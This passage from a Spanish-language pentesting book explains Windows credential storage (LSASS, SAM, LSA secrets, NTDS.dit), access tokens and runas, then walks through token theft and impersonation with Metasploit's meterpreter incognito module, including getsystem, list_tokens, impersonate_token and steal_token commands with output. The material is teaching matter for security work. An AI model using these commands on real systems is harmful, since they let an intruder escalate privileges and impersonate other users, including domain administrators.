- Si las credenciales introducidas son locales, LSA validará la información de usuario contra la base de datos local *Security Accounts Manager* (SAM).
- Si, por el contrario, las credenciales a validar pertenecen a un dominio, LSA contactará con el controlador de dominio para verificar que la información facilitada es válida.

El proceso de sistema *Local Security Authority Subsystem Service* (LSASS) es el responsable en última instancia de imponer las políticas de seguridad en el sistema, administra los cambios de

contraseñas y crear *access tokens*. Además de ello, se encarga de mantener en memoria un registro de las políticas de seguridad y de las cuentas y sus credenciales, tal como su información para *Single Sign-On*, de los usuarios cuyas sesiones Windows que están activas en el equipo, es decir, aquellos usuarios que se hayan autenticado en la máquina desde que ésta está encendida y tengan aún su sesión activa.

LSASS puede almacenar las credenciales de distinta naturaleza y formato, entre ellas:

- Tickets Kerberos.
- *Hashes* NT.
- *Hashes LAN Manager* o LM. Esto ocurre si el usuario inicia sesión en una máquina que utiliza dicho protocolo.
- En plano. Aunque técnicamente se encuentre cifradas en memoria, éstas pueden ser revertidas fácilmente por lo que, a efectos prácticos, se pueden considerar en plano.

Como se ha comentado con anterioridad, la información de credenciales almacenada en LSASS pertenece a aquellas sesiones *logon* activas que han sido iniciadas en el sistema desde la última vez que la máquina fue reiniciada y no han sido aún cerradas. Estas sesiones son creadas cuando el usuario realiza, por ejemplo, alguna de las siguientes acciones:

- Inicia una sesión en la máquina de manera local.
- Inicia una sesión en la máquina de manera remota mediante *Remote Desktop Protocol* o RDP. Este es el protocolo que se utiliza al realizar “Conexión a Escritorio remoto”.
- Ejecuta una acción haciendo uso del comando *runas*.
- Ejecuta un servicio Windows que requiere autenticación.
- Ejecuta una tarea programada que requiere autenticación.
- Ejecuta una tarea en la máquina local mediante una herramienta de administración remota.

LSASS, se presenta pues, como un activo muy interesante en los sistemas Windows desde el punto de visto del atacante. Históricamente ha sido, y aún sigue siendo, un punto de ataque muy explotado por varias herramientas y técnicas de las cuales se hablará largo y tendido a lo largo de este libro.

Microsoft introdujo en Windows 8.1 una serie de medidas adicionales de protección para intentar evitar que otros procesos no seguros interactúen e inyecten código en *lsass.exe*, además de publicar recomendaciones de configuración adicional a tener en cuenta para mejorar la protección de LSA.

Dichas recomendaciones pueden ser consultadas en: [https://technet.microsoft.com/en-us/library/dn408187\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx)

Recientemente con la salida al mercado de Windows 10, Microsoft ha integrado en esta versión bastantes medidas para mejorar la seguridad de su sistema operativo. Si se desea obtener más información consultese: <https://technet.microsoft.com/en-us/itpro/windows/whats-new/security>

Almacenamiento de credenciales

¿Dónde se almacenan las credenciales de manera permanente o temporal? La respuesta a dicha pregunta depende directamente del estado de la sesión del usuario: activa o inactiva y local o remota.

En función de ello, Windows almacena, y posteriormente recibe y usa, las credenciales en algunas de las siguientes ubicaciones:

- *Security Accounts Manager* o SAM. SAM es una base de datos almacenada como un archivo local de manera protegida. Aquí se almacenan todas las credenciales de aquellas cuentas locales a dicha máquina, incluyendo las cuentas locales con privilegios administrativos.
- Las contraseñas no son almacenadas en plano. En su lugar se almacenan sus *hashes*. En las versiones actuales de Windows únicamente el *hash* NT se encuentra en dicho archivo.
- *Local Security Authority Subsystem Service* o LSASS. Explicado con anterioridad, LSASS almacena las credenciales en memoria para aquellos usuarios con sesiones activas para acceder a los distintos recursos de red sin necesidad de reintroducir sus credenciales constantemente.
- *LSA secrets*. En algunas ocasiones, LSA guarda ciertas credenciales en disco de manera cifrada. Algunas de estas credenciales son:
 - Contraseña de la cuenta de equipo de *Active Directory*. Esto se utilizará en aquellos casos donde la máquina necesite autenticarse mediante su cuenta de dominio *Active Directory* pero el controlador de dominio no esté disponible en ese momento o no se disponga de conexión a la red.
 - Contraseñas de las cuentas de servicios Windows configurados en la máquina.
 - Contraseñas de las cuentas para las tareas programadas.
 - Otras: contraseñas de aplicaciones IIS, cuentas Microsoft, etc.
- Base de datos AD DS. La base de datos *NTDS.dit* se encuentra únicamente en los controladores de dominio y contiene las credenciales de todas las cuentas de usuario y equipo del dominio *Active Directory*. Almacena en concreto el *hash* NT de la contraseña actual y el *hash* NT de las contraseñas anteriores si el histórico de contraseñas está habilitado.

Se hablará de esta base de datos con más detalle en el capítulo de *Active Directory* al ser uno de los elementos máspreciados por parte de los atacantes.

- Administrador de credenciales o *Credential Manager store*. Introducido en Windows Server 2008 R2 y Windows 7, permite a los usuarios almacenar credenciales de los navegadores soportados y otras aplicaciones Windows. Posteriormente, las aplicaciones que soportan esta característica pueden hacer uso de la API del administrador de credenciales para recuperar y presentar dichas credenciales contra otras máquinas o sitios webs durante el proceso de inicio de sesión.

Microsoft proporciona más información sobre la temática en su sitio web: [https://technet.microsoft.com/en-us/library/hh994565\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx).

4. Access tokens

Access token o *token* de acceso es un objeto o estructura de datos que describe el contexto de seguridad de un proceso o hilo. Cuando un usuario inicia sesión en un sistema Windows, el sistema comprueba que las credenciales son correctas y LSA genera un *access token* asociado a dicho usuario. Posteriormente, todo proceso ejecutado por este usuario tendrá asignado un *access token* derivado de dicho *token*. Por lo tanto, en Windows, todo proceso o hilo tiene un *access token* asignado.

Los *access tokens*, junto a los descriptores de seguridad, juegan un papel fundamental en la forma en la que los sistemas Windows implementan el control de acceso a los diferentes objetos.

Esta estructura de datos contiene información tal como el SID de usuario, el SID de los grupos a los que el usuario pertenece, los privilegios asignados al usuario o sus grupos, referencia a su sesión de *logon* asociada para realizar *Single Sign-On*, etc.

Más información sobre la información contenida en un *access token* puede consultarse en la documentación oficial de Microsoft: [https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx)

Por lo tanto, es importante entender que este *token* representará la identidad del usuario que está corriendo dicho proceso, así como sus privilegios, cuando se interactúe con otros objetos asegurados de manera local o en red; dicta entonces lo que se puede hacer y lo que no desde el proceso. Los *access tokens* son utilizados por el sistema para tomar decisiones de control de acceso, determinando si un usuario tiene acceso o no a un objeto. Para ello, Windows compara los identificadores SID contenidos en la lista de control de acceso, o ACL, del objeto asegurado con los identificadores SID en el *access token* del usuario.

A modo de ejemplo, se puede comprobar el SID de usuario, grupos y permisos contenidos en un determinado *access token* asociado a un proceso *cmd.exe* ejecutando el comando *whoami /all*. *Process Explorer* de *SysInternals* puede obtener esta información de cualquier proceso.

Se podrá observar que los permisos listados dependerán de si el proceso se ejecuta con privilegios de administrador o no. Este hecho hace ya entrever que cuando un usuario administrador local inicia sesión en una máquina, dos *access tokens* separados se crearán para este usuario: uno estándar y otro de administrador. Más adelante, se hablará de este tema con más detalle cuando se trate el tema de Control de Cuentas de Usuarios (UAC).

Además de ello, los *access token* forman parte del proceso de autenticación automática contra otros sistemas en la red, es decir, el proceso de *Single Sign-On*. Para conseguir tal fin, cada *access token* contiene la referencia a la sesión *logon* asociada, la cual se almacena en LSASS y contiene las credenciales necesarias para realizar el inicio automático de sesión.

Cada vez que mediante un proceso se deseé realizar alguna acción sobre un objeto asegurado como puede ser un archivo, carpeta, recurso en red o servicio, se comprobarán los permisos que se requieren para acceder a dicho objeto. Este proceso se puede observar en el siguiente diagrama:




Fig. 02.02: Diagrama de creación y uso de access token en Windows.

Entender correctamente el papel que juegan los *access tokens* será de vital importancia para comprender cómo funcionan comandos como *runas* de Windows técnicas como *Pass-The-Hash* con *Mimikatz* o el robo de *tokens*.

Imagínese a continuación el siguiente escenario en un dominio *Active Directory* donde se dispone de una máquina cliente Windows 7 con un usuario de dominio llamado "empleado1" el cual no dispone de privilegios especiales. Se intenta acceder al recurso compartido "c\$" en el controlador de dominio "DC1". Dicha acción fallará ya que el usuario "empleado1" no dispone de privilegios suficientes para acceder a dicho recurso.





Fig. 02.03: Acceso denegado a usuario "empleado1" al recurso "c\$" del equipo "DC1".

¿Qué ha ocurrido? El proceso *cmd.exe* lanzado por el usuario "empleado1" tiene un *access token* asociado que a su vez hace referencia a una sesión de *logon* la cual se utilizará para fines de autenticación frente a otros equipos en la red. Dicho proceso ha querido acceder al recurso "c\$" en "DC1", el cual es un objeto asegurado, para lo que ha necesitado autenticarse frente a "DC1" para comprobar si tiene permisos para acceder al mismo.

Para listar las sesiones *logon* disponibles en cada momento se puede utilizar la herramienta *logonsessions* de *SysInternals Suite*.

BOXWORD



```

Administrator: C:\Windows\System32\cmd.exe
[4] Logon session 00000000:000240fc:
User name: NT AUTHORITY\ANONYMOUS LOGON
Auth package: NLM
Logon type: Network
Session: 0
Sid: S-1-5-2
Logon time: 11/29/2016 12:00:24 PM
Logon server:
DNS Domain:
UPN:

[5] Logon session 00000000:0006cf8d:
User name: ACME\empleado1
Auth package: Kerberos
Logon type: Interactive
Session: 1
Sid: S-1-5-21-308036266-1255676160-2799806543-1110
Logon time: 11/29/2016 12:02:41 PM
Logon server: DC1
DNS Domain: ACME.COM
UPN: empleado1@acme.com


[6] Logon session 00000000:0006cfce:
User name: ACME\empleado1
Auth package: Kerberos
Logon type: Interactive
Session: 1
Sid: S-1-5-21-308036266-1255676160-2799806543-1110
Logon time: 11/29/2016 12:02:41 PM
Logon server: DC1
DNS Domain: ACME.COM
UPN: empleado1@acme.com

c:\SysinternalsSuite>

```

Fig. 02.04: Listado de sesiones logon activas.

Se puede observar que, en este momento, existen 6 sesiones *logon* actualmente en memoria, principalmente asignadas al usuario “empleado1”.



```

C:\Windows\system32\cmd.exe
C:\Users\empleado1>runas /user:ACME\admin-dominiol cmd.exe
Enter the password for ACME\admin-dominiol:
Attempting to start cmd.exe as user "ACME\admin-dominiol" ...
C:\Users\empleado1>

[cmd.exe (running as ACME\admin-dominiol)]
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
acme\admin-dominiol

C:\Windows\system32>dir \\DC1\c$ 
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is 6063-F116

Directory of \\DC1\c$ 

10/28/2016  01:44 AM    <DIR>        copia-ntds
07/13/2009  02:20 PM    <DIR>        PerfLogs
08/27/2016  08:21 AM    <DIR>        Program Files
08/27/2016  08:21 AM    <DIR>        Program Files (<x86>)
10/13/2016  11:28 AM    <DIR>        Users
08/27/2016  09:17 AM    <DIR>        Windows
                           0 File(s)      0 bytes
                           6 Dir(s)   32,965,226,496 bytes free

C:\Windows\system32>

```

Fig. 02.05: Ejecución del comando runas.

En la imagen anterior se puede ver que en la ventana al fondo se ha ejecutado el comando *runas* para lanzar *cmd.exe* como el usuario “admin-dominio1”, el cual tiene permisos de administrador de dominio. Para ello, Windows comprueba las credenciales introducidas para el usuario “admin-dominio1” y, en caso de ser correctas, generará localmente una sesión *logon* en LSASS y creará un *access token* asignado a dicho nuevo proceso *cmd.exe*, ejecutado por *runas*, con los siguientes datos en su estructura:

- SID de usuario “admin-dominio1”.
- SID de grupos de “admin-dominio1”.
- SID de sesión de *logon* de “admin-dominio1”.
- Otros...

En el nuevo proceso *cmd.exe*, se ha ejecutado *whoami* cuyo resultado es “admin-dominio1”. Este valor se obtiene del SID de usuario del *access token*.

Posteriormente, se procede de nuevo a acceder y listar el recurso compartido “*c\$*” de “DC1”. Al tratarse de un recurso remoto, será necesario autenticarse para acceder al mismo. Para ello, Windows utilizará los datos de autenticación que se encuentren en la sesión referenciada por el *access token* del proceso *cmd.exe*. Como el usuario sí tiene permisos de administrador en la máquina “DC1”, en esta ocasión sí obtendrá acceso.

Al listar ahora las sesiones *logon* activas en el equipo se puede observar que se han generado dos nuevas sesiones (número 7 y 8) generadas para los propósitos de *Single Sign-On* del usuario “admin-dominio1”.

```

Administrator: C:\Windows\System32\cmd.exe

[6] Logon session 00000000:0005fc2f:
User name: ACME\emplead01
Auth package: Kerberos
Logon type: Interactive
Session: 1
Sid: S-1-5-21-308036266-1255676160-2799806543-1110
Logon time: 11/29/2016 1:08:37 PM
Logon server: DC1
DNS Domain: ACME.COM
UPN: emplead01@acme.com

[7] Logon session 00000000:0009d7a8:
User name: ACME\admin-dominio1
Auth package: Kerberos
Logon type: Interactive
Session: 7
Sid: S-1-5-21-308036266-1255676160-2799806543-1118
Logon time: 11/29/2016 1:12:27 PM
Logon server: DC1
DNS Domain: ACME.COM
UPN: admin-dominio1@acme.com

[8] Logon session 00000000:0009d7a5:
User name: ACME\admin-dominio1
Auth package: Negotiate
Logon type: Interactive
Session: 8
Sid: S-1-5-21-308036266-1255676160-2799806543-1118
Logon time: 11/29/2016 1:12:27 PM
Logon server: DC1
DNS Domain: ACME.COM
UPN: admin-dominio1@acme.com

```

Fig. 02.06: Listado de sesiones *logon* activas tras la ejecución de *runas*.

A continuación, se realizará el mismo ejercicio con el comando *runas*, pero esta vez incluyendo el parámetro “*/netonly*” de este comando.

Este parámetro indica que la información del nuevo usuario con la que se correrá el comando será utilizada sólo y únicamente para acceder a un objeto remoto en la red y no de manera local.

```
C:\Windows\system32\cmd.exe
C:\Users\emplead01>whoami
acme\emplead01
C:\Users\emplead01>dir \\DC1\c$
Access is denied.

C:\Users\emplead01>runas /user:ACME\admin-dominiol /netonly cmd.exe
Enter the password for ACME\admin-dominiol:
Attempting to start cmd.exe as user 'ACME\admin-dominiol' ...

C:\Users\emplead01>
cmd.exe (running as ACME\admin-dominiol)
Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
acme\emplead01

C:\Windows\system32>dir \\DC1\c$
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is 6063-F116

Directory of \\DC1\c$

10/28/2016 01:44 AM <DIR> copia-ntds
07/13/2009 07:28 PM <DIR> PerfLogs
08/27/2016 08:21 AM <DIR> Program Files
08/27/2016 08:21 AM <DIR> Program Files (x86)
10/18/2016 11:28 AM <DIR> Users
08/27/2016 09:17 AM <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 32,965,181,440 bytes free

C:\Windows\system32>
```

Fig. 02.07: Ejecución de *runas* con opción “*/netonly*”.

En esta ocasión, Windows no comprueba inicialmente si las credenciales son correctas. En lugar de ello, directamente genera una sesión de *logon* en memoria con los datos introducidos del usuario “admin-dominiol” y genera un *access token* basado en el del proceso padre y referenciando a la nueva sesión *logon* creada. El nuevo proceso *cmd.exe* ejecutado por *runas* tendrá los siguientes datos en su *access token*:

- SID de usuario “*emplead01*”.
- SID de grupos de “*emplead01*”.
- SID de sesión de *logon* de “*admin-dominiol*”.
- Otros...

Se puede observar que *whoami* devuelve que el usuario es “*emplead01*”. Esto sucede porque realmente es así. Dicho proceso se está ejecutando como el usuario “*emplead01*” y sólo y únicamente

utilizará las credenciales de “admin-dominiol” cuando sea necesario interactuar con un objeto de la red en remoto.

Cuando posteriormente se lista el recurso “c\$” del equipo “DC1”, se obtiene acceso porque se utilizan las credenciales de “admin-dominiol” al tratarse de un recurso en remoto.

Este último ejemplo muestra claramente que en un *access token*, el usuario referenciado por su campo SID de usuario no necesariamente debe coincidir con el usuario al que pertenece la sesión *logon* referenciada en el mismo. Este detalle, será clave para entender cómo funciona la técnica *Pass-The-Hash* implementada por *Mimikatz* que se verá más adelante en el capítulo de NTLM.

Robo y suplantación de tokens

Se acaba de revisar el importante rol que desempeñan los *access tokens* en los sistemas Windows. A su vez, estos *tokens* pueden utilizarse en diversas técnicas de post-exploitación una vez se ha comprometido un equipo.

Esta idea se presenta de gran interés al brindar la posibilidad de robar o suplantar otros *tokens* válidos en el equipo y suplantar así a otros usuarios sin necesidad de tener que preocuparse de credenciales o *hashes*.


¿Por qué suplantar a otro usuario puede ser útil? Dos de las principales razones son:

- Ayudar a un atacante a encubrir sus acciones al hacerse pasar por a otro usuario.
- Permitir una posible escalada de privilegios local y/o escalada de privilegios en el dominio.

La herramienta más utilizada para el robo de *tokens* es *Incognito*. *Incognito* puede descargarse en: <https://labs.mwrinfosecurity.com/tools/incognito/>

Metasploit ha integrado la implementación de *Incognito* en su *framework* y, en última instancia, en *meterpreter* como un módulo.

Si se dispone de una sesión de *meterpreter*, se puede cargar este módulo con:



The screenshot shows a terminal window titled "root@pentest-kali: ~/pykek". The command "load incognito" is entered and executed. The output shows the module loading successfully: "Loading extension incognito...success." Then, the "help incognito" command is run, displaying the available "Incognito Commands".

```
load incognito
[...]
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > help incognito
Incognito Commands
[...]
```

Fig. 02.08: Carga del módulo incognito en Metasploit. Posteriormente se consulta su ayuda para listar las funciones implementadas, (1^a parte).

```

Command      Description
-----      -----
add_group_user Attempt to add a user to a global group with all tokens
add_localgroup_user Attempt to add a user to a local group with all tokens
add_user      Attempt to add a user with all tokens
impersonate_token Impersonate specified token
list_tokens   List tokens available under current user context
snarf_hashes Snarf challenge/response hashes for every token

meterpreter >
  
```

Fig. 02.08: Carga del módulo incognito en Metasploit. Posteriormente se consulta su ayuda para listar las funciones implementadas, (2^a parte).

Con la función `list_tokens` se podrán listar aquellos *tokens* a los que se tiene acceso bajo el contexto del usuario que esté corriendo el proceso de *meterpreter*.

```

list_tokens -u

root@pentest-kali: ~/pykek
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ /p... x root@pentest-kali: ~ x root@pentest-kali: ~ /p... x root@pentest-kali: ~ /p... x
lists all accessible tokens and their privilege level

OPTIONS:
  -g      List tokens by unique groupname
  -u      List tokens by unique username

meterpreter > list_tokens -u

Delegation Tokens Available
NONJOINED-WIN7\Carlos
NONJOINED-WIN7\Francisco
NONJOINED-WIN7\Paco
NONJOINED-WIN7\Patricia
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ACME\Administrador

Impersonation Tokens Available
No tokens available

meterpreter >
  
```

Fig. 02.09: Tokens accesibles y disponibles bajo el contexto del usuario actual.

Se puede observar que existen *tokens* de cuentas locales (NONJOINED-WIN7) y del dominio ACME. En este caso, suplantar al usuario “ACME\Administrador” puede ser muy interesante ya que, además de ser una sesión de un usuario del dominio (equivalente a obtener credenciales de dominio en este caso), permitiría obtener permisos de administrador de dominio en el dominio ACME.

Para suplantar a otro usuario, se utiliza el comando `impersonate_token`:

```
impersonate_token <TOKEN>
```

La siguiente captura muestra un ejemplo de uso del mismo:

```
root@pentest-kali: ~/pykek
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ /p... x root@pentest-kali: ~ x root@pentest-kali: ~ /p... x root@pentest-kali: ~ /p... x
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > list_tokens -t
Delegation Tokens Available
NONJOINED-WIN7\Carlos
NONJOINED-WIN7\Consuelo
NONJOINED-WIN7\Miriam
NONJOINED-WIN7\Paco
NONJOINED-WIN7\Patricia
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Impersonation Tokens Available
No tokens available
meterpreter > impersonate_token NONJOINED-WIN7\Patricia
[+] Delegation token available
[+] Successfully impersonated user NONJOINED-WIN7\Patricia
meterpreter >
```

Fig. 02.10: Suplantación del usuario local “Patricia” con el comando `impersonate_token` del módulo incognito.

Si posteriormente se desea descartar este *token* y volver al original, se puede utilizar el siguiente comando:

```
rev2self
```

Metasploit también permite robar el *token* asignado a un proceso en concreto. Este comando se llama `steal_token` y ya se encuentra integrado en *meterpreter*.

```
steal_token <PID>
```

Con el comando `ps` se listan los procesos, su PID y los usuarios que los están ejecutando:

```
root@pentest-kali: ~/pykek
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ /p... x root@pentest-kali: ~ x root@pentest-kali: ~ /p... x root@pentest-kali: ~ /p... x
3512 3468 csrss.exe x64 4 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
3536 3468 winlogon.exe x64 4 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
3560 3152 vmtoolsd.exe x64 4 NONJOINED-WIN7\Consuelo C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3696 3208 vmtoolsd.exe x64 3 NONJOINED-WIN7\Miriam C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3716 892 dwm.exe x64 5 NONJOINED-WIN7\Carlos C:\Windows\System32\dwm.exe
3750 3160 jucheck.exe x86 3 NONJOINED-WIN7\Miriam C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe
3780 3640 jusched.exe . x86 4 NONJOINED-WIN7\Consuelo C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
4004 852 vmtoolsd.exe x64 5 NONJOINED-WIN7\Carlos C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
4028 892 dwm.exe x64 4 NONJOINED-WIN7\Consuelo C:\Windows\System32\dwm.exe
4052 516 taskhost.exe x64 5 NONJOINED-WIN7\Carlos C:\Windows\System32\taskhost.exe
meterpreter > steal_token 3716
Stolen token with username: NONJOINED-WIN7\Carlos
```

Fig. 02.11: Se ha robado el token del proceso `dwm.exe` con PID 3716.

Para profundizar en la materia sobre el robo de *tokens* se recomienda consultar el artículo “*Security Implications of Windows Access Tokens*” que puede encontrarse en: <https://www.exploit-db.com/docs/15952.pdf>

5. Control de Cuentas de Usuario (UAC)

Control de cuentas de usuario, o UAC del inglés *User Account Control*, es una tecnología desarrollada para mejorar la seguridad de los sistemas Windows. Fue introducida en Windows Vista y está presente en todas las versiones Windows desde entonces.

UAC se creó con la idea de aplicar de una manera sencilla el concepto de mínimo privilegio posible. Para ello, Windows limita los permisos y las acciones que un usuario o proceso puede llevar a cabo hasta que un administrador autoriza una elevación de permisos.

Sin permisos administrativos, los usuarios no pueden modificar configuraciones críticas del sistema de manera accidental o deliberada, malware no puede alterar el sistema o el comportamiento del antivirus o realizar tareas que requieren importantes privilegios, tales como obtener una *shell* privilegiada, modificar la configuración del cortafuegos, cambiar el comportamiento del antivirus, obtener la base de datos SAM, etcétera.

De este modo, se puede incluso estar trabajando con una cuenta con permisos de administrador y, sin embargo, las aplicaciones que corren bajo esta cuenta no heredan dichos privilegios administrativos a no ser que así sea autorizado explícitamente.

En resumen, UAC está pensado para que un usuario administrador pueda estar en una sesión de trabajo normal sin que se estén usando sus privilegios de administración y pueda controlar cuándo y cómo quiere que se usen. Por ejemplo, si ejecuta el Bloc de Notas, ese programa no debería ejecutarse con privilegios de administración e inyectar un driver en el *kernel* y si lo quiere hacer, el sistema UAC avisará al administrador para que decida si concede o no dicho privilegio.

Esto se consigue al tener dos tipos de *access tokens*. Como se ha comentado brevemente con anterioridad, cuando un usuario con permisos administrativos inicia sesión en un equipo, dos *access tokens* distintos se generan para dicho usuario: uno estándar y otro de administrador. Cada uno de estos *tokens* dispondrá de distintos permisos, dependiendo de si el proceso quiere permisos de administración o no.

Todos los procesos lanzados por el usuario tendrán asignado el *token* estándar por defecto. Sin embargo, el usuario administrador puede ejecutar procesos que requieran permisos administrativos realizando una elevación de UAC, por ejemplo, al lanzar el proceso haciendo uso de la opción “Ejecutar como administrador”.

Para ilustrar gráficamente este concepto, se ejecutará *cmd.exe* con permisos de administrador y sin ellos. Ambos procesos corren por el usuario “ciyi-admin” que es administrador local. A modo de

prueba, se ejecuta el comando “`whoami /priv`” para listar los privilegios incluidos en ambos *access tokens*.

```
C:\Windows\system32\cmd.exe
C:\>whoami
civi-vaino\civi-admin
C:\>>whoami /priv
INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio           Descripción          Estado
SeShutdownPrivilege            Apagar el sistema   Deshabilitado
SeChangeNotifyPrivilege        Omitir comprobación de recorrido   Habilitada
SeUndockRPrivilege             Quitar equipo de la estación de acoplamiento   Deshabilitado
SeIncreaseWorkingSetPrivilege  Aumentar el espacio de trabajo de un proceso   Deshabilitado
SeTimeZonePrivilege             Cambiar la zona horaria   Deshabilitado

C:\>
